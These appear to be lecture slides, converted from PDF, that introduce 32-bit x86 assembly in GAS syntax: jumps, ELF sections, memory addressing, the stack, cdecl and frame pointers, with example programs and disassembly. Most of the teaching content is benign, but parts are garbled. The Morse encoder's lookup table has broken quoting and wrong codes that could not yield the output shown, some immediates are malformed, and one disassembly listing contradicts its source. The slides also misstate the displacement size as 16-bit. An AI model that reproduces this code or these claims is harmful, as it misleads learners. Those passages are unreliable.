jl label_xyz    # jump if %oper2 < %oper1

# testl %oper1, %oper2
# updates flags based on result of %oper2 & %oper1
testl %eax, %ecx
testl $0x1F, %eax

# arithmetic
# updates flags based on result
addl %eax, %ebx
incl %eax
decl %ebx
```

## Example of Conditional Jumps (example-3.S) Continued

```
# labels are just symbols containing an address to make
# it easy to specify addresses
label1:
label2:
    movl $0, %eax      # %eax = 0
    incl %eax          # %eax++ ; ZF set to 0!
    jz label1           # Jump if ZF = 1 (not taken)
    jnz label3          # Jump if ZF = 0 (taken)
    decl %eax          # I won't be executed
label3:
    nop
    nop                # Execution will fall
label4:                      # through label4
    jmp label1          # Jump back to label1

# Loops
movl $10, %eax
loop:
    nop
    decl %eax
    jnz loop

# Direct Comparison
cmpl $0x05, %eax
je label_foo      # Jump to label_foo if %eax == 5
```

## Example of Conditional Jumps (example-3.S) Disassembly

```
$ as example-3.S -o example-3.o && ld example-3.o -o example-3 &&  
objdump -D example-3
```

Disassembly of section .text:

08048054 <\_start>:

8048054: 39 c1	cmp	%eax,%ecx
8048056: 3d ff 00 00 00	cmp	\$0xff,%eax
804805b: 74 2c	je	8048089 <label_foo>
804805d: 7f 2b	jg	804808a <label_bar>
804805f: 7c 2a	jl	804808b <label_xyz>
8048061: 85 c1	test	%eax,%ecx
8048063: a9 1f 00 00 00	test	\$0x1f,%eax
8048068: 01 c3	add	%eax,%ebx
804806a: 40	inc	%eax
804806b: 4b	dec	%ebx

...

## Example of Conditional Jumps (example-3.S) Disassembly Continued

```
0804806c <label1>:  
804806c: b8 00 00 00 00      mov    $0x0,%eax  
8048071: 40                  inc    %eax  
8048072: 74 f8                je     804806c <label1>  
8048074: 75 01                jne    8048077 <label3>  
8048076: 48                  dec    %eax  
08048077 <label3>:  
8048077: 90                  nop  
8048078: 90                  nop  
08048079 <label4>:  
8048079: eb f1                jmp    804806c <label1>  
804807b: b8 0a 00 00 00      mov    $0xa,%eax  
08048080 <loop>:  
8048080: 90                  nop  
8048081: 48                  dec    %eax  
8048082: 75 fc                jne    8048080 <loop>  
8048084: 83 f8 05              cmp    $0x5,%eax  
8048087: 74 00                je     8048089 <label_foo>
```

# Program Example: Iterative Fibonacci

## Iterative Fibonacci (fibonacci.S)

```
.section .text
.global main
main:
    movl $0, %ecx      # f_n-2 = 0
    movl $1, %ebx      # f_n-1 = 1
    movl $1, %eax      # f_n = 1
    movl $12, %edi     # Number of integers to compute

fib_loop:
    # Print %eax
    call myprint

    movl %ebx, %ecx    # f_n-1 -> f_n-2
    movl %eax, %ebx    # f_n -> f_n-1
    addl %ecx, %eax    # New f_n = Old f_n + f_n-2

    # Decrement %edi
    decl %edi
    jnz fib_loop

ret

myprint:
...
```

## Iterative Fibonacci (fibonacci.S) Output

```
$ as fibonacci.S -o fibonacci.o
$ gcc fibonacci.o -o fibonacci
$ ./fibonacci
1
2
3
5
8
13
21
34
55
89
144
233
$
```

## Iterative Fibonacci (fibonacci.S) Disassembly

```
080483e4 <main>:  
80483e4: b9 00 00 00 00        mov    $0x0,%ecx  
80483e9: bb 01 00 00 00        mov    $0x1,%ebx  
80483ee: b8 01 00 00 00        mov    $0x1,%eax  
80483f3: bf 0c 00 00 00        mov    $0xc,%edi  
  
080483f8 <fib_loop>:  
80483f8: e8 0a 00 00 00        call   8048407 <myprint>  
80483fd: 89 d9                mov    %ebx,%ecx  
80483ff: 89 c3                mov    %eax,%ebx  
8048401: 01 c8                add    %ecx,%eax  
8048403: 4f                  dec    %edi  
8048404: 75 f2                jne    80483f8 <fib_loop>  
8048406: c3                  ret
```

- Main code is only 35 bytes!
- Can easily be cut down to 28 bytes by optimizing the clears

# Topic 4: Program Memory

## Static Allocation in C

- From C, we're used to uninitialized and initialized static memory allocations

```
/* Uninitialized static allocation, read-write */
char buff[1024];
/* Initialized static allocations, read-write */
int foo = 5;
char str[] = "Hello World";
```

## Static Allocation in C

- From C, we're used to uninitialized and initialized static memory allocations

```
/* Uninitialized static allocation, read-write */
char buff[1024];
/* Initialized static allocations, read-write */
int foo = 5;
char str[] = "Hello World";

/* Trickier example: */
char *p = "Hello World";
/* char *p is an initialized static allocation, read-write */
/* "Hello World" is initialized static allocation, READ-ONLY */

int main(void) {
    return 0;
}
```


## Static Allocation in Assembly

- Responsible for manually specifying the contents of memory
- Description is stored in a binary format like ELF, in terms of sections, r/w/x permissions, and sizes
- OS is responsible for setting up memory as described in ELF binary in `execve()`

## Static Allocation in Assembly

- Responsible for manually specifying the contents of memory
  - Description is stored in a binary format like ELF, in terms of sections, r/w/x permissions, and sizes
  - OS is responsible for setting up memory as described in ELF binary in `execve()`
- 
- `section .text`: **read-only executable** program instructions
  - `section .rodata`: initialized statically allocated **read-only data**
  - `section .data`: initialized statically allocated **read-write data**
  - `section .bss`: uninitialized statically allocated **read-write data**

## Memory Layout



## Example of Static Allocation in Assembly (example-5.S)

```
# Put some instructions in .text
.section .text
_start:
nop
nop
nop
nop

# Put a string in .rodata
.section .rodata
anotherStr:    .ascii "Another string\n\0"

# Put some magic bytes in .data
.section .data
magicByte1:    .byte 0xaa
magicBytes2:   .byte 0x55, 0x10
magicDWord:   .long 0xdeadbeef
magicStr:     .ascii "String!\0"

# Reserve 1024 uninitialized bytes in .bss
.section .bss
.comm Buffer, 1024
```

## Example of Static Allocation in Assembly (example-5.S) Disassembly

```
$ as example-5.S -o example-5.o && ld example-5.o -o example-5 &&  
objdump -D example-5
```

Disassembly of section .text:

```
08048074 <_start>:  
8048074: 90          nop  
8048075: 90          nop  
8048076: 90          nop  
8048077: 90          nop
```

Disassembly of section .rodata:

```
08048078 <anotherStr>:  
8048078: 41          inc    %ecx  
8048079: 6e          outsb  %ds:(%esi),(%dx)  
804807a: 6f          outsl  %ds:(%esi),(%dx)  
804807b: 74 68       je     80480e5 <anotherStr+0x6d>  
804807d: 65          gs  
804807e: 72 20       jb     80480a0 <anotherStr+0x28>  
8048080: 73 74       jae    80480f6 <anotherStr+0x7e>  
8048082: 72 69       jb     80480ed <anotherStr+0x75>  
8048084: 6e          outsb  %ds:(%esi),(%dx)  
8048085: 67 0a 00     or     (%bx,%si),%al
```

## Example of Static Allocation in Assembly (example-5.S) Disassembly

Disassembly of section .data:

```
08049088 <magicByte1>:  
 8049088: aa           stos    %al,%es:(%edi)  
08049089 <magicBytes2>:  
 8049089: 55           push    %ebp  
 804908a: 10 ef        adc     %ch,%bh  
0804908b <magicWord>:  
 804908b: ef           out     %eax,(%dx)  
 804908c: be ad de 53 74  mov     $0x7453dead,%esi  
0804908f <magicStr>:  
 804908f: 53           push    %ebx  
 8049090: 74 72        je      8049104 <Buffer+0x64>  
 8049092: 69           .byte   0x69  
 8049093: 6e           outsb   %ds:(%esi),(%dx)  
 8049094: 67 21 00     and    %eax,(%bx,%si)
```

Disassembly of section .bss:

```
080490a0 <Buffer>:  
 ...
```

## Viewing Sections

- We can also view the program's sections with objdump -x.

```
$ objdump -x example-5
```

```
example-5:      file format elf32-i386
example-5
architecture: i386, flags 0x00000112:
EXEC_P, HAS_SYMS, D_PAGED
start address 0x08048074
```

### Program Header:

```
LOAD off    0x00000000 vaddr 0x08048000 paddr 0x08048000 align 2**12
          filesz 0x00000088 memsz 0x00000088 flags r-x
LOAD off    0x00000088 vaddr 0x08049088 paddr 0x08049088 align 2**12
          filesz 0x0000000f memsz 0x000000418 flags rw-
```

### Sections:

Idx	Name	Size	VMA	LMA	File off	Align
0	.text	00000004	08048074	08048074	00000074	2**2
			CONTENTS, ALLOC, LOAD, READONLY, CODE			
1	.rodata	00000010	08048078	08048078	00000078	2**0
			CONTENTS, ALLOC, LOAD, READONLY, DATA			
2	.data	0000000f	08049088	08049088	00000088	2**2
			CONTENTS, ALLOC, LOAD, DATA			
3	.bss	00000400	080490a0	080490a0	00000097	2**4
			ALLOC			

...

# Topic 5: Reading/Writing Memory

## Directly Accessing Memory

- We've already seen how to directly access memory addresses with their label representations

```
.section .text
movl magicDword, %eax      # %eax = *(magicDword)
andb byteMask, %al         # %al = %al & *(byteMask)
movl %eax, modifiedDword  # *(magicDword) = %eax

.section .rodata          # Read-only!
magicDword: .long 0xffffffff
byteMask:   .byte 0x55

.section .bss              # Uninitialized read-write
.comm modifiedDword, 4
```

## Directly Accessing Memory

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```
.section .text
movl magicDword, %eax      # %eax = *(magicDword)
andb byteMask, %al         # %al = %al & *(byteMask)
movl %eax, modifiedDword  # *(magicDword) = %eax

.section .rodata          # Read-only!
magicDword: .long 0xffffffff
byteMask:   .byte 0x55

.section .bss              # Uninitialized read-write
.comm modifiedDword, 4
```

- The memory addresses are **directly encoded** in the instructions:

Disassembly of section .text:

8048074: a1 85 80 04 08	mov	0x8048085,%eax
8048079: 22 05 89 80 04 08	and	0x8048089,%al
804807f: a3 8c 90 04 08	mov	%eax,0x804908c

## Indirectly Accessing Memory

- Many x86 instructions are capable of complex indirect addressing:

\*(base register + (offset register \* multiplier) + displacement)

- GAS Syntax:

displacement(base register, offset register, multiplier)

## Indirectly Accessing Memory

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$$*(\text{base register} + (\text{offset register} * \text{multiplier}) + \text{displacement})$$

- GAS Syntax:

```
displacement(base register, offset register, multiplier)
```

- Base register can be any general purpose register
- Offset register can be any general purpose register except %esp
- Multiplier can be 1, 2, 4, 8
- Displacement is signed, up to 16-bits

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- Displacement is signed, up to 16-bits

- Not all fields are required. A simplified indirect address: (%ebx)

movl %eax, 8(%ebx, %ecx, 4)	# *(%ebx + 4*%ecx + 8) = %eax
movl %eax, 12(%ebp)	# *(%ebp + 12) = %eax
movl %eax, (%ebx)	# *(%ebx) = %eax

## Indirectly Accessing Memory

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\*(base register + (offset register \* multiplier) + displacement)

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- Not all fields are required. A simplified indirect address: (%ebx)

```
movl %eax, 8(%ebx, %ecx, 4)    # *(%ebx + 4*%ecx + 8) = %eax
movl %eax, 12(%ebp)              # *(%ebp + 12) = %eax
movl %eax, (%ebx)                # *(%ebx) = %eax
```

- Makes it easy to address tables/structures

## Example of Indirectly Accessing Memory (example-6.S)

```
.section .text

movl $tableStart, %ebx          # Pointer to table start
                                # We are moving the *value* $tableStart,
                                # this is not a memory access!
movl $0, %ecx
loop:
    movl (%ebx, %ecx, 4), %eax  # %eax = *(%ebx + 4*%ecx)
    notl %eax                  # %eax = ~%eax
    movl %eax, (%ebx, %ecx, 4)  # *(%ebx + 4*%ecx) = %eax
    incl %ecx
    cmpl $10, %ecx
    jl loop

.section .data
tableStart: .long 0x00000000, 0x00000001
            .long 0x00000002, 0x00000003
            .long 0x00000004, 0x00000005
            .long 0x00000006, 0x00000007
            .long 0x00000008, 0x00000009
```

## Example of Indirectly Accessing Memory (example-6.S) Disassembly

```
$ as example-6.S -o example-6.o && ld example-6.o -o example-6 &&
objdump -D example-6
```

Disassembly of section .text:

08048074 <\_start>:

8048074:	bb 90 90 04 08	mov	\$0x8049090,%ebx
8048079:	b9 00 00 00 00	mov	\$0x0,%ecx

0804807e <loop>:

804807e:	8b 04 8b	mov	(%ebx,%ecx,4),%eax
8048081:	f7 d0	not	%eax
8048083:	89 04 8b	mov	%eax,(%ebx,%ecx,4)
8048086:	41	inc	%ecx
8048087:	83 f9 0a	cmp	\$0xa,%ecx
804808a:	7c f2	jl	804807e <loop>
804808c:	90	nop	

Disassembly of section .data:

08049090 <tableStart>:

8049090:	00 00	add	%al,(%eax)
8049092:	00 00	add	%al,(%eax)
8049094:	01 00	add	%eax,(%eax)
8049096:	00 00	add	%al,(%eax)

...

# Program Example: Morse Encoder

## Morse Encoder (morse\_encoder.S)

```
.section .text
.global main
main:
    movl $inputWord, %esi          # Pointer to input word
    movl $outputMorse, %edi        # Pointer to output morse
    movl $0, %eax                 # Clear %eax

encode_loop:
    movb (%esi), %al              # Read the next byte of input to %al
    incl %esi                     # Increment input word pointer

    testb %al, %al                # If we encounter a null byte
    jz finished                   #   jump to finished

    subb $'A, %al                 # Adjust %al to be relative to 'A'

    movl $MorseTable, %ecx        # Initialize %ecx morse table pointer
lookup:
    movb (%ecx, %eax, 8), %bl     # Read the next code character into %bl
                                    # %bl = *(%ecx + 8*%eax)

    cmpb $' ', %bl               # If we encounter a space
    je lookup_done                #   break out of the loop
```

## Morse Encoder (morse\_encoder.S) Continued

```
# (inside lookup loop)

    movb %bl, (%edi)          # Copy the code character to our output morse
    incl %edi                 # Increment output morse pointer

    incl %ecx                 # Increment our table pointer
    jmp lookup                # Loop

lookup_done:
    movb $' ', (%edi)         # Copy a space to the output morse
    incl %edi                 # Increment output morse pointer
    movb $' ', (%edi)         # ...
    incl %edi                 # ...
    movb $' ', (%edi)         # ...
    incl %edi                 # ...

    jmp encode_loop

finished:
    movb $0x00, (%edi)         # Append a null byte to the output morse
    incl %edi                 # Increment output morse pointer
```

## Morse Encoder (morse\_encoder.S) Continued

```
pushl $outputMorse          # Call puts(outputMorse);
call puts
addl $4, %esp

movl $0, %eax              # Return 0
ret

.section .rodata
# Morse code lookup table
MorseTable:
.ascii ".-      ", "-...    ", ".-.-.", "   ", "-..    ", " # A, B, C, D
.ascii ".       ", ".-..    ", "  --.", "   ", ".-...  ", " # E, F, G, H
.ascii "...     ", "  ---.  ", "  -.  ", "  .-..  ", "  .--.  ", " # I, J, K, L
.ascii "--     ", "  -.    ", "  ---.  ", "  .-.   ", "  .-..  ", " # M, N, O, P
.ascii "--.-    ", "  .-.    ", "  .-.  ", "  .-..  ", "  .-..  ", " # Q, R, S, T
.ascii "...-    ", "  .-..  ", "  .-..  ", "  .--.  ", "  .-..  ", " # U, V, W, X
.ascii "-.--    ", "  .--..  ", "  .--..  ", "  .-..  ", "  .-..  ", " # Y, Z

.section .data
# Input Word Storage
inputWord: .ascii "HELLO\0"

.section .bss
# Output Morse Code Storage
.comm outputMorse, 64
```

## Morse Encoder (morse\_encoder.S) Runtime

```
$ as morse_encoder.S -o morse_encoder.o
$ gcc morse_encoder.o -o morse_encoder
$ ./morse_encoder
.... . -.. .-.. ---  
$
```

# Topic 6: Stack

## Automatic Allocation in C

- From C, we're used to automatic memory allocations in functions and blocks { ... } in general

```
int main(void) {
    int i;          /* Automatic allocation */
    char buff[8];   /* Automatic allocation */


    while (1) {
        int j;          /* Automatic allocation */
        ...
    }

    return 0;
}
```

- These allocations typically live on the **stack**.

## LIFO Stack Data Structure

Top →



Top →



push "Apple"

Top →



push "Orange"

Top →




pop -&gt; "Orange"

Top →




pop -&gt; "Apple"

Top →




pop -&gt; "Bar"

## x86 Stack



- Implemented in hardware with a "stack pointer" `%esp` and a chunk of memory
- x86 stack is **last in first out, descending**, and `%esp` **points to allocated memory**
- OS sets up valid `%esp` at program start

## Push to Stack




```

subl $4, %esp
movl $0x00000001, (%esp)
OR, atomically
pushl $0x00000001

```

- We can push by adjusting and writing to %esp, or with the atomic push instruction

## Pop from Stack




- We can push by reading from and adjusting %esp,  
or with the atomic pop instruction

## Stack Batch Allocation / Deallocation

Allocate 12-bytes on the stack

```
subl $12, %esp
```

`%esp = 0xbfffff25c` →




`%esp = 0xbfffff250` →

Deallocate 12-bytes on the stack

```
addl $12, %esp
```

`%esp = 0xbfffff25c` →

`%esp = 0xbfffff250` →



- We can batch allocate/deallocate space by simply adjusting %esp

## Example of Stack Usage (example-8.S)

```
.section .text

# Stack is now
# | ... | <-- %esp = 0x8xxxxxxxx

movl $0x05, %eax
pushl %eax          # Push dword 0x00000005 onto the stack
incl %eax
pushl %eax          # Push dword 0x00000006 onto the stack
incl %eax
pushl $0xdeadbeef  # Push dword 0xdeadbeef onto the stack

# Stack is now
# | ... |
# | 0x00000005 |
# | 0x00000006 |
# | 0xdeadbeef | <-- %esp = 0x8xxxxxxxx

addl $8, %esp      # Deallocate 8 bytes off of the stack

# Stack is now
# | ... |
# | 0x00000005 | <-- %esp = 0x8xxxxxxxx
# | 0x00000006 |
# | 0xdeadbeef |
```

## Example of Stack Usage (example-8.S)

```
movl $0aaaaaaaa, (%esp) # Write 0aaaaaaaa to the stack  
  
# Stack is now  
# | ... |  
# | 0aaaaaaaa | <-- %esp = 0x8xxxxxxx  
# | 0x00000006 |  
# | Oxdeadbeef |
```

## Example of Stack Usage (example-8.S) Disassembly

```
$ as example-8.S -o example-8.o && ld example-8.o -o example-8 &&  
objdump -D example-8
```

Disassembly of section .text:

08048054 <.text>:

8048054:	b8 05 00 00 00	mov	\$0x5,%eax
8048059:	50	push	%eax
804805a:	40	inc	%eax
804805b:	50	push	%eax
804805c:	40	inc	%eax
804805d:	68 ef be ad de	push	\$0xdeadbeef
8048062:	83 c0 08	add	\$0x8,%eax
8048065:	c7 04 24 aa aa aa aa	movl	\$0aaaaaaaaaa,(%esp)

# Topic 7: Functions and cdecl Convention

## call and ret

- call <label>
- call pushes a return address onto the stack, then jumps to <label>
- ret pops the return address off the stack, and jumps to it

```
# Stack is now
# |    ...    |

movl $0, %eax
call addOneToEax
# Stack is once again
# |    ...    |

call addOneToEax
call addOneToEax
# %eax is now 3

...
addOneToEax:
# Stack is now
# |    ...
# |    retaddr   | <- %esp
incl %eax
ret
```

## Function Arguments on the Stack

- Arguments can be passed on the stack to functions

```
pushl $5
call doubleArg
# %eax is now 10

...
doubleArg:
# Stack is now
# | ...
# | 0x00000005 | <- %esp+4
# | retaddr    | <- %esp
movl 4(%esp), %eax      # %eax = *(%esp+4)
addl %eax, %eax         # %eax += %eax
ret
```

### cdecl Calling Convention

- How can we ensure that our CPU state  
(%eax, %ebx, %ecx, %edx, %edi, ...) doesn't get corrupted when a function needs to use those registers to do useful work?

## cdecl Calling Convention

- How can we ensure that our CPU state  
(%eax, %ebx, %ecx, %edx, %edi, ...) doesn't get corrupted when a function needs to use those registers to do useful work?
- How should we pass arguments to functions?
  - We could use registers after all.

## cdecl Calling Convention

- How can we ensure that our CPU state  
(%eax, %ebx, %ecx, %edx, %edi, ...) doesn't get corrupted when a function needs to use those registers to do useful work?
- How should we pass arguments to functions?
  - We could use registers after all.
- GCC on Linux uses the cdecl calling convention
  - function arguments pushed onto the stack from right to left
  - %eax, %ecx, %edx can be used by the function  
(must be preserved by caller if necessary)
  - other registers are preserved by function
  - return value in %eax
  - function arguments pushed onto the stack must be cleaned up by caller

## Example of cdecl Calling Convention (example-9.S)

```
.section .text
# sumThreeNumbers(*magicNumber, 5, 12);
pushl $12          # Push 0x000000C
pushl $5           # Push 0x0000005
pushl magicNumber  # Push *magicNumber
call sumThreeNumbers
addl $12, %esp     # Clean up arguments off of the stack
# %eax is 59

sumThreeNumbers:
# Stack is now
# |     ...
# |     12    | <- %esp+12
# |     5     | <- %esp+8
# |     42    | <- %esp+4
# | retaddr | <- %esp

        movl $0, %eax      # Clear %eax
        addl 4(%esp), %eax  # %eax += *(%esp+4)
        addl 8(%esp), %eax  # %eax += *(%esp+8)
        addl 12(%esp), %eax # %eax += *(%esp+12)
        ret

.section .data
magicNumber: .long 42
```

# Entry Points

## Plain Entry Point

- ELF binary specifies an entry point address for the OS to set initial %eip to
- ld expects this to be specified by the symbol \_start

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- ELF binary specifies an entry point address for the OS to set initial %eip to
- ld expects this to be specified by the symbol \_start

```
.section .text
.global _start      # Export the symbol
_start:
    nop            # Off to a good start...
    nop
    nop
loop: jmp loop     # Loop forever

$ as test.S -o test.o
$ ld test.o -o test
$ ./test
```

## libc Entry Point

- When we link with `libc`, it provides its own `_start` to do some initialization, which eventually will call `main`
- We provide a `main` and also a return back to `libc` with `ret` and a return value in `%eax`
- `libc exit()`'s with this value

## libc Entry Point

- When we link with `libc`, it provides its own `_start` to do some initialization, which eventually will call `main`
- We provide a `main` and also a return back to `libc` with `ret` and a return value in `%eax`
- `libc exit()`'s with this value

```
.section .text
.global main
main:
    nop
    nop
    nop
    movl $3, %eax    # Return 3!
    ret

$ as test.S -o test.o
$ gcc test.o -o test      # Use gcc to invoke ld to link with libc
$ ./test
$ echo $?
3
$
```

# Program Example: 99 Bottles of Beer on the Wall

## 99 Bottles of Beer on the Wall (99\_bottles\_of\_beer.S)

```
.section .text
.global main
.global printf
main:
    movl $99, %eax      # Start with 99 bottles!
    # We could use a cdecl callee preserved register,
    # but we'll make it hard on ourselves to practice
    # caller saving/restoring

    # printf(char *format, ...);

more_beer:
    # Save %eax since it will get used by printf()
    pushl %eax

    # printf(formatStr1, %eax, %eax);
    pushl %eax
    pushl %eax
    pushl $formatStr1    # *Address* of formatStr1
    call printf
    addl $12, %esp        # Clean up the stack

    # Restore %eax
    popl %eax
    # Drink a beer
    decl %eax
```

## 99 Bottles of Beer on the Wall (99\_bottles\_of\_beer.S)

```
# Save %eax
pushl %eax

# printf(formatStr2, %eax);
pushl %eax
pushl $formatStr2    # *Address* of formatStr2
call printf
addl $8, %esp        # Clean up the stack

# Restore %eax
popl %eax

# Loop
test %eax, %eax
jnz more_beer

# printf(formatStr3);
pushl $formatStr3
call printf
addl $4, %esp

movl $0, %eax
ret
```

## 99 Bottles of Beer on the Wall (99\_bottles\_of\_beer.S)

```
.section .data
formatStr1:
.ascii "%d bottles of beer on the wall! %d bottles of beer!\n\0"
formatStr2:
.ascii "Take one down, pass it around, %d bottles of beer on the wall!\n\0"
formatStr3:
.ascii "No more bottles of beer on the wall!\n\0"
```

## 99 Bottles of Beer on the Wall (99\_bottles\_of\_beer.S) Runtime

```
$ as 99_bottles_of_beer.S -o 99_bottles_of_beer.o
$ gcc 99_bottles_of_beer.o -o 99_bottles_of_beer
$ ./99_bottles_of_beer
99 bottles of beer on the wall! 99 bottles of beer!
Take one down, pass it around, 98 bottles of beer on the wall!
98 bottles of beer on the wall! 98 bottles of beer!
Take one down, pass it around, 97 bottles of beer on the wall!
97 bottles of beer on the wall! 97 bottles of beer!
...
3 bottles of beer on the wall! 3 bottles of beer!
Take one down, pass it around, 2 bottles of beer on the wall!
2 bottles of beer on the wall! 2 bottles of beer!
Take one down, pass it around, 1 bottles of beer on the wall!
1 bottles of beer on the wall! 1 bottles of beer!
Take one down, pass it around, 0 bottles of beer on the wall!
No more bottles of beer on the wall!
$
```

# Topic 8: Stack Frames

## Where did that argument go?

- Referring to arguments with %esp in a function is easy, until you start moving around %esp itself.

```
pushl $5
call doSomething
addl $4, %esp

...
doSomething:
# Stack is now
# | ...
# |     5      | <- %esp+4
# | retaddr   | <- %esp
# Argument is at %esp+4

subl $12, %esp    # Allocate 12 bytes on the stack

# Stack is now
# | ...
# |     5      | <- %esp+16
# | retaddr   | <- %esp+12
# | local var | <- %esp+8
# | local var | <- %esp+4
# | local var | <- %esp
# Argument is now at %esp+16 !
```

## Frame Pointer

- What if we had an anchor point in our stack at the start of our function?
- We could have constant offsets above to arguments and below to allocated variables from the anchor point

## Frame Pointer

- What if we had an anchor point in our stack at the start of our function?
- We could have constant offsets above to arguments and below to allocated variables from the anchor point
- This is the conventional role of register %ebp, the frame pointer (also called base pointer)

## Frame Pointer Prologue

```
pushl $5
call doSomething
addl $4, %esp
...
doSomething:
    pushl %ebp      # Function is responsible for saving this in cdecl!
    movl %esp, %ebp  # Anchor %ebp at the current %esp
    # Stack is now
    # | ...
    # |     5      | <- %esp+8  %ebp+8
    # | retaddr   | <- %esp+4  %ebp+4
    # | old %ebp | <- %esp    %ebp
    # Argument is at %ebp+8

